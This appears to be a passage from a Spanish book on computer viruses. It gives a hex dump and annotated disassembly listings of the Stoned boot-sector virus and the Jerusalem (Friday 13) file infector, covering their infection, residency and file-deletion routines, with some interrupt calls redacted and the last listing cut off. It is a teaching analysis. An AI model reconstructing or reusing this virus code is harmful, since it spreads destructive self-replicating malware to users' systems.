 0208(00D0)  38 7C BB 00 07 8A 2E 33 7C 8A 0E 35 7C 8A 36 34   8|=   .3|  5| 64
 0224(00E0)  7C B2 00 A1 18 7C 2A C1 FE C0 50 B4 02 CD 13 58   |*  ^|*  +P+ = X
 0240(00F0)  72 3D 28 06 38 7C 76 1A B4 00 52 F7 26 0B 7C 5A   r=( 8|v + R & |Z

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service-----------------------------
Path=B:
                    Absolute sector 0000011, System ROOT

Displacement ----------------- Hex codes--------------------      ASCII value
 0256(0100)  03 D8 B1 01 FE C6 3A 36 1A 7C 72 D7 FE C5 B6 00     *   :6 |r
 0272(0110)  EB D1 CD 11 D0 C0 D0 C0 25 03 00 75 01 40 40 8B     =< + +%  u @@
 0288(0120)  C8 88 00 00 B2 00 88 1E 36 7C EA 00 00 70 00 8D   =   *  ^6|   p
 0304(0130)  36 8E 7D EB 05 90 8D 36 A2 7D AC 0A C0 74 09 BB   6 }    6 }  +t =
 0320(0140)  07 00 B4 0E CD 10 EB F2 8D 1E C2 7D 3B F3 77 04     + =>   ^+}; w
 0336(0150)  8B F3 EB E6 32 E4 CD 16 8F 06 78 00 8F 06 7A 00      2 =   x   z
 0352(0160)  CD 19 49 42 4D 42 49 4F 20 20 43 4F 4D 49 42 4D   =vIBMBIO  COMIBM
 0368(0170)  44 4F 53 20 20 43 4F 4D 49 4F 20 20 20 20 20 20   DOS  COMIO
 0384(0180)  53 59 53 4D 53 44 4F 53 20 20 20 53 59 53 0A 00   SYSMSDOS   SYS
 0400(0190)  44 69 73 6B 20 42 6F 6F 74 20 46 61 69 6C 75 72   Disk Boot Failur
 0416(01A0)  65 00 0A 00 4E 6F 6E 2D 53 79 73 74 65 6D 20 64   e   Non-System d
 0432(01B0)  69 73 6B 20 6F 72 20 64 69 73 6B 20 65 72 72 6F   isk or disk erro
 0448(01C0)  72 00 0A 00 52 65 70 6C 61 63 65 20 61 6E 64 20   r   Replace and
 0464(01D0)  70 72 65 73 73 20 61 6E 79 20 6B 65 79 20 77 68   press any key wh
 0480(01E0)  65 6E 20 72 65 61 64 79 0A 0D 00 00 00 00 00 00   en ready
 0496(01F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA                 U

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-15: Sector 11 del disquete infectado por el virus Stoned. Aquí se encuentra alojado el programa de carga inicial --[Boot program]--.

Listado desensamblado del virus Stoned

****

Principio del archivo infectado con el virus Stoned

****

```
07C0:0000 EA0500C007   JMP   07C0:0005        Salta a la rutina de instalación
07C0:0005 E99900       JMP   00A1             del virus.
07C0:0008 0059EC       ADD   [BX+DI-14],BL
07C0:000B 00F0         ADD   AL,DH            Espacio reservado por el virus
07C0:000D E400         IN    AL,00            para guardar sus variables.
07C0:000F 807F007C     CMP   BYTE PTR [BX+00],7C
07C0:0013 0000         ADD   [BX+SI],AL
```

****

*** Sección activa del virus ***

****

```
07C0:0015 1E           PUSH  DS
07C0:0016 50           PUSH  AX
07C0:0017 80FC02       CMP   AH,02            El virus verifica si no es intento
07C0:001A 7217         JB    0033             de lectura o escritura, o si no
07C0:001C 80FC04       CMP   AH,04            es acceso a la unidad A. Si es
07C0:001F 7312         JNB   0033             así no infecta.
07C0:0021 0AD2         OR    DL,DL
07C0:0023 750E         JNZ   0033
07C0:0025 33C0         XOR   AX,AX
07C0:0027 8ED8         MOV   DS,AX
07C0:0029 A03F04       MOV   AL,[043F]        Si no es el primer acceso al
07C0:002C A801         TEST  AL,01            disco tampoco infecta.
07C0:002E 7503         JNZ   0033
07C0:0030 E80700       CALL  003A             Procede a infectar.
07C0:0033 58           POP   AX
07C0:0034 1F           POP   DS
07C0:0035 2E           CS:
07C0:0036 FF2E0900     JMP   FAR [0009]       Regresa a la rutina normal de
                                              interrupción.
```

****

*** Sección de infección ***

****

```
07C0:003A 53           PUSH  BX
07C0:003B 51           PUSH  CX
07C0:003C 52           PUSH  DX
```

```
07C0:003D 06          PUSH  ES
07C0:003E 56          PUSH  SI
07C0:003F 57          PUSH  DI
07C0:0040 BE0400      MOV   SI,0004     Realiza 4 intentos de infección
07C0:0043 B80102      MOV   AX,0201     al disco.
07C0:0046 0E          PUSH  CS          Lee el sector de carga --[Boot
07C0:0047 07          POP   ES          sector]-- del disco sano.
07C0:0048 BB0002      MOV   BX,0200
07C0:004B 33C9        XOR   CX,CX
07C0:004D 8BD1        MOV   DX,CX
07C0:004F 41          INC   CX
07C0:0050 9C          PUSHF
07C0:0051 2E          CS:
07C0:0052 FF1E0900    CALL  FAR [0009]
07C0:0056 730E        JNB   0066        Si no encuentra error, infecta.
07C0:0058 33C0        XOR   AX,AX
07C0:005A 9C          PUSHF             Si existe error restablece y
07C0:005B 2E          CS:               vuelve a intentar.
07C0:005C FF1E0900    CALL  FAR [0009]
07C0:0060 4E          DEC   SI
07C0:0061 75E0        JNZ   0043
07C0:0063 EB35        JMP   009A        No se pudo infectar.

07C0:0065 90          NOP
07C0:0066 33F6        XOR   SI,SI       Comienza la infección.
07C0:0068 BF0002      MOV   DI,0200
07C0:006B FC          CLD
07C0:006C 0E          PUSH  CS
07C0:006D 1F          POP   DS
07C0:006E AD          LODSW
07C0:006F 3B05        CMP   AX,[DI]     Verifica si el disco ya estaba
07C0:0071 7506        JNZ   0079        contagiado.
07C0:0073 AD          LODSW
07C0:0074 3B4502      CMP   AX,[DI+02]
07C0:0077 7421        JZ    009A
07C0:0079 B80103      MOV   AX,0301
07C0:007C BB0002      MOV   BX,0200
07C0:007F B10B        MOV   CL,03       Traslada el programa de carga
07C0:0081 B601        MOV   DH,01       original --[Boot program]-- al
07C0:0083 9C          PUSHF             sector 11.
07C0:0084 2E          CS:
07C0:0085 FF1E0900    CALL  FAR [0009]
07C0:0089 720F        JB    009A
07C0:008B B80103      MOV   AX,0301
07C0:008E 33DB        XOR   BX,BX
07C0:0090 B101        MOV   CL,01       Se copia el virus en el disco.
07C0:0092 33D2        XOR   DX,DX
07C0:0094 9C          PUSHF
07C0:0095 2E          CS:
07C0:0096 FF1E0900    CALL  FAR [0009]
07C0:009A 5F          POP   DI
```

```
07C0:009B 5E          POP   SI
07C0:009C 07          POP   ES
07C0:009D 5A          POP   DX
07C0:009E 59          POP   CX
07C0:009F 5B          POP   BX          Termina la infección.
07C0:00A0 C3          RET
```

****
*** Instalación del virus ***
****

```
07C0:00A1 33C0        XOR   AX,AX
07C0:00A3 8ED8        MOV   DS,AX
07C0:00A5 FA          CLI
07C0:00A6 8ED0        MOV   SS,AX
07C0:00A8 BC007C      MOV   SP,7C00
07C0:00AB FB          STI
07C0:00AC A14C00      MOV   AX,[004C]
07C0:00AF A3097C      MOV   [7C09],AX   Lee la dirección de la interrupción
07C0:00B2 A14E00      MOV   AX,[004E]   que va a sustituir.
07C0:00B5 A30B7C      MOV   [7C0B],AX
07C0:00B8 A11304      MOV   AX,[0413]
07C0:00BB 48          DEC   AX
07C0:00BC 48          DEC   AX
07C0:00BD A31304      MOV   [0413],AX
07C0:00C0 B106        MOV   CL,06
07C0:00C2 D3E0        SHL   AX,CL
07C0:00C4 8EC0        MOV   ES,AX
07C0:00C6 A30F7C      MOV   [7C0F],AX
07C0:00C9 B81500      MOV   AX,0015
07C0:00CC A34C00      MOV   [004C],AX   Se conecta a la interrupción.
07C0:00CF 8C064E00    MOV   [004E],ES
07C0:00D3 B9B801      MOV   CX,01B8
07C0:00D6 0E          PUSH  CS
07C0:00D7 1F          POP   DS
07C0:00D8 33F6        XOR   SI,SI
07C0:00DA 8BFE        MOV   DI,SI
07C0:00DC FC          CLD
07C0:00DD F3          REPZ              Se copia el virus a la memoria
07C0:00DE A4          MOVSB             protegida.
07C0:00DF 2E          CS:
07C0:00E0 FF2E0D00    JMP   FAR [000D]
07C0:00E4 B80000      MOV   AX,0000
07C0:00E7 CD13        [redacted]
07C0:00E9 33C0        XOR   AX,AX
07C0:00EB 8EC0        MOV   ES,AX
07C0:00ED B80102      MOV   AX,0201
07C0:00F0 BB007C      MOV   BX,7C00
```

```
07C0:00F3 2E              CS:
07C0:00F4 803E080000      CMP   BYTE PTR [0008],00   Verifica con que disco se
07C0:00F9 740B            JZ    0106                 cargó el sistema operativo DOS.
07C0:00FB B90700          MOV   CX,0007              Fue del disco duro, así que lee el
07C0:00FE BA8000          MOV   DX,0080              programa de carga original --[Boot
07C0:0101 CD13            ■■■   ■■                  program]-- del sector 11.
07C0:0103 EB49            JMP   014E
07C0:0105 90              NOP
07C0:0106 B90300          MOV   CX,0003
07C0:0109 BA0001          MOV   DX,0100
07C0:010C CD13            ■■■   ■■
07C0:010E 723E            JB    014E
07C0:0110 26              ES:
07C0:0111 F6066C0407      TEST  BYTE PTR [046C],07
07C0:0116 7512            JNZ   012A                 Si es el séptimo intento de "carga",
07C0:0118 BE8901          MOV   SI,0189              se presenta en la pantalla el
07C0:011B 0E              PUSH  CS                   letrero "Your PC is now Stoned!
07C0:011C 1F              POP   DS                   NOTA: Aunque el letrero debiera
07C0:011D AC              LODSB                      aparecer en el séptimo intento
07C0:011E 0AC0            OR    AL,AL                de "carga", sólo aparece en forma
07C0:0120 7408            JZ    012A                 aleatoria (esto parece ser a causa
07C0:0122 B40E            MOV   AH,0E                de modificaciones a la versión
07C0:0124 B700            MOV   BH,00                original).
07C0:0126 CD10            ■■■   ■■
07C0:0128 EBF3            JMP   011D
07C0:012A 0E              PUSH  CS
07C0:012B 07              POP   ES
07C0:012C B80102          MOV   AX,0201
07C0:012F BB0002          MOV   BX,0200
07C0:0132 B101            MOV   CL,01                Verifica si existe disco fijo o duro.
07C0:0134 BA8000          MOV   DX,0080              Si no existe continúa. Si existe,
07C0:0137 CD13            ■■■   ■■                  verifica si ya fue infectado. Si no
07C0:0139 7213            JB    014E                 ha sido infectado, salta --[Jump]--
07C0:013B 0E              PUSH  CS                   a la rutina de Infección del disco
07C0:013C 1F              POP   DS                   duro.
07C0:013D BE0002          MOV   SI,0200
07C0:0140 BF0000          MOV   DI,0000
07C0:0143 AD              LODSW
07C0:0144 3B05            CMP   AX,[DI]
07C0:0146 7511            JNZ   0159
07C0:0148 AD              LODSW
07C0:0149 3B4502          CMP   AX,[DI+02]
07C0:014C 750B            JNZ   0159
07C0:014E 2E              CS:
07C0:014F C606080000      MOV   BYTE PTR [0008],00
07C0:0154 2E              CS:
07C0:0155 FF2E1100        JMP   FAR [0011]           Ejecuta el programa de carga
                                                     original.
```

```
**********************************
* Infección del disco duro *
**********************************
```

```
07C0:0159 2E              CS:
07C0:015A C606080002      MOV   BYTE PTR [0008],02
07C0:015F B80103          MOV   AX,0301
07C0:0162 BB0002          MOV   BX,0200
07C0:0165 B90700          MOV   CX,0007      Copia el programa de carga
07C0:0168 BA8000          MOV   DX,0080      original --[Boot program]-- en el
07C0:016B CD13            [redacted]         sector 7.
07C0:016D 72DF            JB    014E
07C0:016F 0E              PUSH  CS
07C0:0170 1F              POP   DS
07C0:0171 0E              PUSH  CS
07C0:0172 07              POP   ES
07C0:0173 BEBE03          MOV   SI,03BE
07C0:0176 BFBE01          MOV   DI,01BE
07C0:0179 B94202          MOV   CX,0242
07C0:017C F3              REPZ
07C0:017D A4              MOVSB              Se copia el virus en el disco.
07C0:017E B80103          MOV   AX,0301
07C0:0181 33DB            XOR   BX,BX
07C0:0183 FEC1            INC   CL
07C0:0185 CD13            [redacted]
07C0:0187 EBC5            JMP   014E
07C0:0189 07              POP   ES
07C0:018A 59              POP   CX
07C0:018B 6F              DB    6F
07C0:018C 7572            JNZ   0200
07C0:018E 205043          AND   [BX+SI+43],DL
07C0:0191 206973          AND   [BX+DI+73],CH
07C0:0194 206E6F          AND   [BP+6F],CH
07C0:0197 7720            JA    01B9
07C0:0199 53              PUSH  BX
07C0:019A 746F            JZ    020B
07C0:019C 6E              DB    6E
07C0:019D 65              DB    65
07C0:019E 64              DB    64
07C0:019F 2107            AND   [BX],AX
07C0:01A1 0D0A0A          OR    AX,0A0A
07C0:01A4 004C45          ADD   [SI+45],CL
07C0:01A7 47              INC   DI
07C0:01A8 41              INC   CX
07C0:01A9 4C              DEC   SP
07C0:01AA 49              DEC   CX
07C0:01AB 53              PUSH  BX
07C0:01AC 45              INC   BP
07C0:01AD 204D41          AND   [DI+41],CL
07C0:01B0 52              PUSH  DX
```

```
07C0:01B1 49          DEC   CX
07C0:01B2 4A          DEC   DX
07C0:01B3 55          PUSH  BP
07C0:01B4 41          INC   CX
07C0:01B5 4E          DEC   SI
07C0:01B6 41          INC   CX
07C0:01B7 210D        AND   [DI],CX

**************************************
*** Fin del virus ***
**************************************
```

Conclusión:

Este es un virus infector del área de carga --[Boot area]-- de los discos, que resulta muy contagioso cuando se encuentra instalado en la memoria de la computadora.

Se instala en la memoria de la computadora y toma el control de los accesos de lectura o grabación de información, solamente cuando se "carga" --[Boot]-- o se hace un intento de "cargar" el sistema desde un disco infectado.

Como se ve en la "Sección activa del virus", la selección de los discos a infectar y la verificación para saber si el disco ya ha sido infectado, las realiza por el procedimiento de negación.

Aleatoriamente, al instalarse en la memoria de la computadora (cuando se hace una "carga" con un disco infectado) presenta un mensaje en la pantalla: "Your PC is now Stoned!".

El virus de Jerusalén

A diferencia de los tres virus anteriores, éste es un virus infector de archivos ejecutables (programas con extensión .EXE o .COM) y es uno de los más peligrosos que hemos tenido la oportunidad de estudiar.

Se le conoce como virus *Jerusalén, Israelí o del Viernes 13* y se ha difundido mucho en Estados Unidos, México, España y en toda Latinoamérica, por lo que es muy conocido.

Este virus es uno de los más contagiosos porque infecta los programas, y no se necesita más que ejecutar el programa infectado para que se instale en la memoria de la computadora. Una vez en la memoria, infectará todos los programas que se ejecuten en la misma sesión de trabajo.

Existen muchos programas antivirus para detectar y erradicar este virus, pues se han dado casos de empresas que distribuyeron disquetes con programas originales, y por un descuido diseminaron el virus entre sus usuarios. Después desarrollaron un antivirus y lo entregaron gratuitamente para tratar de remediar el mal.

Los antivirus de McAfee incluidos en el disquete que acompaña al libro, lo reconocen en sus diferentes versiones como [Jeru] y lo eliminan de los programas infectados, pero es conveniente no volver a utilizar esos programas porque pueden presentar fallas al ejecutarlos.

Jerusalén infecta los archivos con extensión .COM, introduciéndose en su código, al principio del programa, siempre y cuando la suma (longitud del archivo) sea menor o igual a 64 kb, y lo hace una sola vez.

A los archivos con extensión .EXE los puede infectar tantas veces como sea las que se ejecuta, hasta que el disco se llene. En este caso se posiciona al final del código del programa por medio de un APEND y modifica el punto de entrada --[Start point]-- del programa.

Cuando está en la memoria de la computadora, se activa una bomba de tiempo que realiza un corrimiento de una parte del texto hacia abajo, lo que produce un efecto visual en la pantalla, como si se abriera una pequeña ventanita (en la versión que desensamblamos no está activa esta bomba de tiempo).

Causa errores de operación en la computadora y hace lentos los procesos, y en el momento de estar trabajando con algún programa infectado puede borrar información de la memoria o "congelar" el sistema.

Cuando se cumple que la fecha del sistema coincida con algún viernes 13, se activa una parte del virus que va borrando cualquier

programa o archivo que se ejecute, incluso los de extensión .OVL, .OVR, etc.

Listado desensamblado del virus de Jerusalén

Al realizar el desensamblaje del programa con Debug, notamos que fue desarrollado por un programador profesional con bastante experiencia en programación y lenguaje ensamblador. El código, aunque no tan "elegante" como el del virus de Paquistán, ha permitido a otros programadores realizar cambios, incluir o cancelar rutinas como la bomba de tiempo en el caso de esta versión o la versión B que controla la cantidad de infecciones a un mismo programa.

```
**********************************************************************************************
Principio del archivo infectado con el virus de Jerusalén
**********************************************************************************************

0FB2:0100 E99200        JMP     0195            Salto al comienzo del virus.

                        ****************************************
                        * Sección de variables del virus *
                        ****************************************

0FB2:0103 7355          JNB     015A
0FB2:0105 4D            DEC     BP
0FB2:0106 7344          JNB     014C
0FB2:0108 6F            DB      6F
0FB2:0109 7300          JNB     010B
0FB2:010B 01FB          ADD     BX,DI
0FB2:010D 0E            PUSH    CS
0FB2:010E 0000          ADD     [BX+SI],AL
0FB2:0110 005519        ADD     [DI+19],DL
0FB2:0113 A5            MOVSW
0FB2:0114 FE00          INC     BYTE PTR [BX+SI]
0FB2:0116 F0            LOCK
0FB2:0117 60            DB      60
0FB2:0118 142F          ADC     AL,2F
0FB2:011A 025605        ADD     DL,[BP+05]
0FB2:011D D30A          ROR     WORD PTR [BP+SI],CL
0FB2:011F 90            NOP
0FB2:0120 7E00          JLE     0122
```

```
0FB2:0122 0000          ADD     [BX+SI],AL
0FB2:0124 0000          ADD     [BX+SI],AL
0FB2:0126 0000          ADD     [BX+SI],AL
0FB2:0128 0000          ADD     [BX+SI],AL
0FB2:012A 0000          ADD     [BX+SI],AL
0FB2:012C 0000          ADD     [BX+SI],AL
0FB2:012E 0000          ADD     [BX+SI],AL
0FB2:0130 00B60B80      ADD     [BP+800B],DH
0FB2:0134 0000          ADD     [BX+SI],AL
0FB2:0136 008000B6      ADD     [BX+SI+B600],AL
0FB2:013A 0B5C00        OR      BX,[SI+00]
0FB2:013D B60B          MOV     DH,0B
0FB2:013F 6C            DB      6C
0FB2:0140 00B60B64      ADD     [BP+640B],DH
0FB2:0144 00C6          ADD     DH,AL
0FB2:0146 0B00          OR      AX,[BX+SI]
0FB2:0148 0038          ADD     [BX+SI],BH
0FB2:014A 0C00          OR      AL,00
0FB2:014C F0            LOCK
0FB2:014D 46            INC     SI
0FB2:014E 004D5A        ADD [DI+5A],CL
0FB2:0151 60            DB      60
0FB2:0152 0012          ADD     [BP+SI],DL
0FB2:0154 001F          ADD     [BX],BL
0FB2:0156 0020          ADD     [BX+SI],AH
0FB2:0158 0001          ADD     [BX+DI],AL
0FB2:015A 00FF          ADD     BH,BH
0FB2:015C FF950110      CALL    [DI+1001]
0FB2:0160 07            POP     ES
0FB2:0161 8419          TEST    BL,[BX+DI]
0FB2:0163 C500          LDS     AX,[BX+SI]
0FB2:0165 95            XCHG    BP,AX
0FB2:0166 0120          ADD     [BX+SI],SP
0FB2:0168 0000          ADD     [BX+SI],AL
0FB2:016A 00E8          ADD     AL,CH
0FB2:016C EE            OUT     DX,AL
0FB2:016D FF5AC3        CALL    FAR [BP+SI-3D]
0FB2:0170 050020        ADD     AX,2000
0FB2:0173 005F13        ADD     [BX+13],BL
0FB2:0176 06            PUSH    ES
0FB2:0177 820002        ADD     BYTE PTR [BX+SI],02
0FB2:017A 1000          ADC     [BX+SI],AL
0FB2:017C 50            PUSH    AX
0FB2:017D 1B00          SBB     AX,[BX+SI]
0FB2:017F 00D9          ADD     CL,BL
0FB2:0181 41            INC     CX
0FB2:0182 28            DB
0FB2:0183 7B            DB
0FB2:0184 43            DB      'C'
0FB2:0185 4F            DB      'O'
0FB2:0186 4D            DB      'M'
```

```
0FB2:0187 4D          DB      'M'
0FB2:0188 41          DB      'A'
0FB2:0189 4E          DB      'N'
0FB2:018A 44          DB      'D'
0FB2:018B 2E          DB      '.'
0FB2:018C 43          DB      'C'
0FB2:018D 4F          DB      'O'
0FB2:018E 4D          DB      'M'
0FB2:018F 0100        ADD [BX+SI],AX
0FB2:0191 0000        ADD [BX+SI],AL
0FB2:0193 0000        ADD [BX+SI],AL
```

*** Principio del virus ***

```
0FB2:0195 FC          CLD
0FB2:0196 B4E0        MOV     AH,E0
0FB2:0198 CD21        [redacted]      [redacted]      Verifica si el virus está en la
0FB2:019A 80FCE0      CMP     AH,E0   memoria. Si no está, salta a
0FB2:019D 7316        JNB     01B5    la sección de instalación.
0FB2:019F 80FC03      CMP     AH,03
0FB2:01A2 7211        JB      01B5
0FB2:01A4 B4DD        MOV     AH,DD   Si está, recorre el programa de
0FB2:01A6 BF0001      MOV     DI,0100 carga original --[Boot program]--
0FB2:01A9 BE1007      MOV     SI,0710 para ejecutarlo en forma normal.
0FB2:01AC 03F7        ADD     SI,DI
0FB2:01AE 2E          CS:
0FB2:01AF 8B8D1100    MOV     CX,[DI+0011]
0FB2:01B3 CD21        [redacted]      [redacted]
```

*** Sección de instalación ***

```
0FB2:01B5 8CC8        MOV     AX,CS
0FB2:01B7 051000      ADD     AX,0010
0FB2:01BA 8ED0        MOV     SS,AX
0FB2:01BC BC0007      MOV     SP,0700 Protege al virus en la pila.
0FB2:01BF 50 PUSH     AX
0FB2:01C0 B8C500      MOV     AX,00C5
0FB2:01C3 50          PUSH    AX
0FB2:01C4 CB          RETF
0FB2:01C5 FC          CLD
0FB2:01C6 06          PUSH    ES
0FB2:01C7 2E          CS:
0FB2:01C8 8C063100    MOV     [0031],ES
```

```
0FB2:01CC 2E          CS:
0FB2:01CD 8C063900    MOV   [0039],ES
0FB2:01D1 2E          CS:
0FB2:01D2 8C063D00    MOV   [003D],ES
0FB2:01D6 2E          CS:
0FB2:01D7 8C064100    MOV   [0041],ES
0FB2:01DB 8CC0        MOV   AX,ES
0FB2:01DD 051000      ADD   AX,0010
0FB2:01E0 2E          CS:
0FB2:01E1 01064900    ADD   [0049],AX
0FB2:01E5 2E          CS:
0FB2:01E6 01064500    ADD   [0045],AX
0FB2:01EA B4E0        MOV   AH,E0
0FB2:01EC CD21        ■■    ■■          Verifica si ya está instalado.
0FB2:01EE 80FCE0      CMP   AH,E0       Si no lo está, continúa con la
0FB2:01F1 7313        JNB   0206        instalación.
0FB2:01F3 80FC03      CMP   AH,03
0FB2:01F6 07          POP   ES
0FB2:01F7 2E          CS:
0FB2:01F8 8E164500    MOV   SS,[0045]
0FB2:01FC 2E          CS:
0FB2:01FD 8B264300    MOV   SP,[0043]
0FB2:0201 2E          CS:
0FB2:0202 FF2E4700    JMP   FAR[0047]   Ejecuta el programa original.
0FB2:0206 33C0        XOR   AX,AX
0FB2:0208 8EC0        MOV   ES,AX
0FB2:020A 26          ES:
0FB2:020B A1FC03      MOV   AX,[03FC]
0FB2:020E 2E          CS:
0FB2:020F A34B00      MOV   [004B],AX
0FB2:0212 26          ES:
0FB2:0213 A0FE03      MOV   AL,[03FE]
0FB2:0216 2E          CS:
0FB2:0217 A24D00      MOV   [004D],AL
0FB2:021A 26          ES:
0FB2:021B C706FC03F3A5 MOV WORD PTR [03FC],A5F3
0FB2:0221 26          ES:
0FB2:0222 C606FE03CB  MOV BYTE PTR [03FE],CB
0FB2:0227 58          POP   AX
0FB2:0228 051000      ADD   AX,0010
0FB2:022B 8EC0        MOV   ES,AX
0FB2:022D 0E          PUSH  CS
0FB2:022E 1F          POP   DS
0FB2:022F B91007      MOV   CX,0710
0FB2:0232 D1E9        SHR   CX,1
0FB2:0234 33F6        XOR   SI,SI
0FB2:0236 8BFE        MOV   DI,SI
0FB2:0238 06          PUSH  ES
0FB2:0239 B84201      MOV   AX,0142
0FB2:023C 50          PUSH  AX          Copia el virus en la memoria para
0FB2:023D EAFC030000  JMP   0000:03FC   protegerlo.
```

```
0FB2:0242 8CC8          MOV     AX,CS
0FB2:0244 8ED0          MOV     SS,AX
0FB2:0246 BC0007        MOV     SP,0700     Protege la nueva copia en la
0FB2:0249 33C0          XOR     AX,AX       pila.
0FB2:024B 8ED8          MOV     DS,AX
0FB2:024D 2E            CS:
0FB2:024E A14B00        MOV     AX,[004B]
0FB2:0251 A3FC03        MOV     [03FC],AX
0FB2:0254 2E            CS:
0FB2:0255 A04D00        MOV     AL,[004D]
0FB2:0258 A2FE03        MOV     [03FE],AL
0FB2:025B 8BDC          MOV     BX,SP
0FB2:025D B104          MOV     CL,04
0FB2:025F D3EB          SHR     BX,CL
0FB2:0261 83C310        ADD     BX,+10
0FB2:0264 2E            CS:
0FB2:0265 891E3300      MOV     [0033],BX
0FB2:0269 B44A          MOV     AH,4A
0FB2:026B 2E            CS:
0FB2:026C 8E063100      MOV     ES,[0031]   Protege bajo MS-DOS la
0FB2:0270 CD21          [redacted]          memoria ocupada por el virus.
0FB2:0272 B82135        MOV     AX,3521
0FB2:0275 CD21          [redacted]
0FB2:0277 2E            CS:                 Guarda el vector original
0FB2:0278 891E1700      MOV     [0017],BX   de la interrupción que
0FB2:027C 2E            CS:                 ocupará el virus.
0FB2:027D 8C061900      MOV     [0019],ES
0FB2:0281 0E PUSH       CS
0FB2:0282 1F POP        DS
0FB2:0283 BA5B02        MOV     DX,025B
0FB2:0286 B82125        MOV     AX,2521
0FB2:0289 CD21          [redacted]          Instala la parte activa
0FB2:028B 8E063100      MOV     ES,[0031]   del virus.
0FB2:028F 26            ES:
0FB2:0290 8E062C00      MOV     ES,[002C]
0FB2:0294 33FF          XOR     DI,DI
0FB2:0296 B9FF7F        MOV     CX,7FFF
0FB2:0299 32C0          XOR     AL,AL
0FB2:029B F2            REPNZ               Limpia el espacio de memoria
0FB2:029C AE            SCASB               para ejecutar el programa de
0FB2:029D 26            ES:                 carga original.
0FB2:029E 3805          CMP     [DI],AL
0FB2:02A0 E0F9          LOOPNZ  029B
0FB2:02A2 8BD7          MOV     DX,DI
0FB2:02A4 83C203        ADD     DX,+03
0FB2:02A7 B8004B        MOV     AX,4B00
0FB2:02AA 06            PUSH    ES
0FB2:02AB 1F            POP     DS
0FB2:02AC 0E            PUSH    CS
0FB2:02AD 07            POP     ES
0FB2:02AE BB3500        MOV     BX,0035
```

```
0FB2:02B1 1E             PUSH  DS
0FB2:02B2 06             PUSH  ES
0FB2:02B3 50             PUSH  AX
0FB2:02B4 53             PUSH  BX
0FB2:02B5 51             PUSH  CX
0FB2:02B6 52             PUSH  DX
0FB2:02B7 B42A           MOV   AH,2A
0FB2:02B9 CD21           [redacted]          Obtiene la fecha del sistema.
0FB2:02BB 2E             CS:
0FB2:02BC C6060E0000     MOV   BYTE PTR [000E],00
0FB2:02C1 81F9C307       CMP   CX,07C3       Si es 1987 se desactiva
0FB2:02C5 7430           JZ    02F7          el virus.
0FB2:02C7 3C05           CMP   AL,05         Si no es viernes se comporta
0FB2:02C9 750D           JNZ   02D8          normal.
0FB2:02CB 80FA0D         CMP   DL,0D         Si no es 13 se comporta
0FB2:02CE 7508           JNZ   02D8          normal.
0FB2:02D0 2E             CS:
0FB2:02D1 FE060E00       INC   BYTE PTR [000E]  Si es viernes 13 pone la
0FB2:02D5 EB20           JMP   02F7          bandera para borrar.

0FB2:02D7 90             NOP
0FB2:02D8 B80835         MOV   AX,3508
0FB2:02DB CD21           [redacted]
0FB2:02DD 2E             CS:
0FB2:02DE 891E1300       MOV   [0013],BX
0FB2:02E2 2E             CS:
0FB2:02E3 8C061500       MOV   [0015],ES
0FB2:02E7 0E             PUSH  CS
0FB2:02E8 1F             POP   DS
0FB2:02E9 C7061F00907E   MOV   WORD PTR [001F],7E90
0FB2:02EF B80825         MOV   AX,2508
0FB2:02F2 BA1E02         MOV   DX,021E
0FB2:02F5 CD21           [redacted]
0FB2:02F7 5A             POP   DX
0FB2:02F8 59             POP   CX
0FB2:02F9 5B             POP   BX
0FB2:02FA 58             POP   AX
0FB2:02FB 07             POP   ES
0FB2:02FC 1F             POP   DS
0FB2:02FD 9C             PUSHF
0FB2:02FE 2E             CS:
0FB2:02FF FF1E1700       CALL  FAR [0017]    Ejecuta el programa original.

0FB2:0303 1E             PUSH  DS
0FB2:0304 07             POP   ES
0FB2:0305 B449           MOV   AH,49
0FB2:0307 CD21           [redacted]
0FB2:0309 B44D           MOV   AH,4D
0FB2:030B CD21           [redacted]          Restos de la versión anterior.
0FB2:030D B431           MOV   AH,31
0FB2:030F BA0006         MOV   DX,0600
```

```
0FB2:0312 B104          MOV     CL,04
0FB2:0314 D3EA          SHR     DX,CL
0FB2:0316 83C210        ADD     DX,+10
0FB2:0319 CD21          [redacted]
0FB2:031B 32C0          XOR     AL,AL
0FB2:031D CF            IRET
```

****
*** Bomba de tiempo ***
****

```
0FB2:031E 2E CS:
0FB2:031F 2E CS:
0FB2:0320 FF2E1300      JMP     FAR [0013]      Ejecuta la rutina original.
0FB2:0324 7517          JNZ     033D            En otras versiones esta
0FB2:0326 50            PUSH    AX              sección estaba activa y
0FB2:0327 53            PUSH    BX              causaba errores de ejecución.
0FB2:0328 51            PUSH    CX
0FB2:0329 52 PUSH       DX
0FB2:032A 55 PUSH       BP
0FB2:032B B80206 MOV    AX,0602
0FB2:032E B787          MOV     BH,87           Mueve parte de la pantalla,
0FB2:0330 B90505        MOV     CX,0505         abre la ventana que va desde
0FB2:0333 BA1010        MOV     DX,1010         (5, 5) a (16,16).
0FB2:0336 CD10          [redacted]
0FB2:0338 5D            POP     BP
0FB2:0339 5A            POP     DX
0FB2:033A 59            POP     CX
0FB2:033B 5B            POP     BX
0FB2:033C 58            POP     AX
0FB2:033D 2E            CS:
0FB2:033E FF0E1F00      DEC     WORD PTR [001F] Si son menos de 30 minutos
0FB2:0342 7512          JNZ     0356            la bomba no se ejecuta.
0FB2:0344 2E            CS:
0FB2:0345 C7061F000100  MOV     WORD PTR [001F],0001
0FB2:034B 50            PUSH    AX
0FB2:034C 51            PUSH    CX
0FB2:034D 56            PUSH    SI
0FB2:034E B90140        MOV     CX,4001         Causa errores en la máquina.
0FB2:0351 F3            REPZ
0FB2:0352 AC            LODSB
0FB2:0353 5E            POP     SI
0FB2:0354 59            POP     CX
0FB2:0355 58            POP     AX
0FB2:0356 2E            CS:
0FB2:0357 FF2E1300      JMP     FAR [0013]      Termina la bomba.
```

```
**************************************
* Sección activa del virus *
**************************************

0FB2:035B 9C          PUSHF
0FB2:035C 80FCE0      CMP   AH,E0
0FB2:035F 7505        JNZ   0366      Verifica si lo están tratando
0FB2:0361 B80003      MOV   AX,0300   de identificar.
0FB2:0364 9D          POPF
0FB2:0365 CF          IRET

0FB2:0366 80FCDD      CMP   AH,DD     Verifica si se va a ejecutar un
0FB2:0369 7413        JZ    037E      programa ya infectado.
